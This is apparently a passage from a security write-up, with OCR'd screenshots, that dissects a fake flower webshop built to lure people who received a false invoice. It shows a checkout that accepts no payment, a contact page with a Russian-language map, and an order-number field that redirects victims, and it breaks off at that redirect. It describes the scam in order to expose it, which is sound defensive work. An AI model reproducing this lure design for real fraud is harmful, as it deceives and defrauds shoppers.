
Meaning of Roses

Posted by Florist

The Meaning of the Number of Roses As the kind of flowers has a meaning,...

Continue Reading


4 STEPS ON STRUCTURING FLORAL WEDDING CONSULTATIONS!



Just Because, Love & Romance, Thinking of You
150 Stems of Black Roses- Fresh Flower Delivery
$220.30

Just Because, Love & Romance, Thinking of You
150 X Long Stems of Purple Cezanne Roses- Fresh Flower Delivery
~~$238.90~~ $199.90

However, the checkout fails because allegedly there are no available payment methods.



Take 30% off when you spend $120 Go shop

SHOPPING CART / CHECKOUT / ORDER STATUS

Have a coupon? Click here to enter your code

BILLING DETAILS

First name *

Last name *

Company name (optional)

Country / Region *
United Kingdom (UK)

Street address *
House number and street name
Apartment, suite, unit, etc. (optional)

Town / City *

County (optional)
Select an option…

Postcode *

Phone *

Email address *

for delivery.

YOUR ORDER

150 Stems of Black Roses- Fresh Flower Delivery × 1	$220.30
Subtotal	$220.30
Total	$220.30

ⓘ Sorry, it seems that there are no available payment methods for your state. Please contact us if you require assistance or wish to make alternate arrangements.


Your personal data will be used to process your order, support your experience throughout this website, and for other purposes described in our privacy policy.

Someone recently bought a Del…
32 minutes ago from Kiev, Ukraine 🇺🇦
View Product

The checkout is the only thing not working on the fake shop. Thus it is very hard to identify this as a malicious website.

The Lure

Because the shop looks legit a recipient will likely try to contact the shop owner to clear up the invoice they falsely received. To do so, they visit the contact us section of the fake shop.



Contact Us – Rose World

https://roseworld.shop/contact-us/

747 41st Ave

747 41st Ave, Santa Cruz, CA 95062, США

Маршру...

Увеличить карту


Картографические данные © 2021 Google | Условия использования | Сообщить об ошибке на карте

Adress:
747-F 41st Ave, Santa Cruz, CA 95062

Phone:
+1 (831) 480 4375

Email:
support@roseworld.shop

Here is one last indicator that something is not quite right. The Google Maps frame is in Russian language, while the rest of the webshop pretends to be from the United States of America. However, a victim will likely continue to the convenient order number entry field.



Contact Us – Rose World

https://roseworld.shop/contact-us/

Adress:
747-F 41st Ave, Santa Cruz, CA 95062

Phone:
+1 (831) 480 4375

Email:
support@roseworld.shop

contact us

GET IN TOUCH


Order number *

KCD86786085G

Submit

Someone recently bought a Ray of …
44 minutes ago from Ankara, Turkey
View Product

When the victim enters the order number – in fact any input will suffice – they are redirected via a loading screen.



Rose World - Modify order - Tor Browser
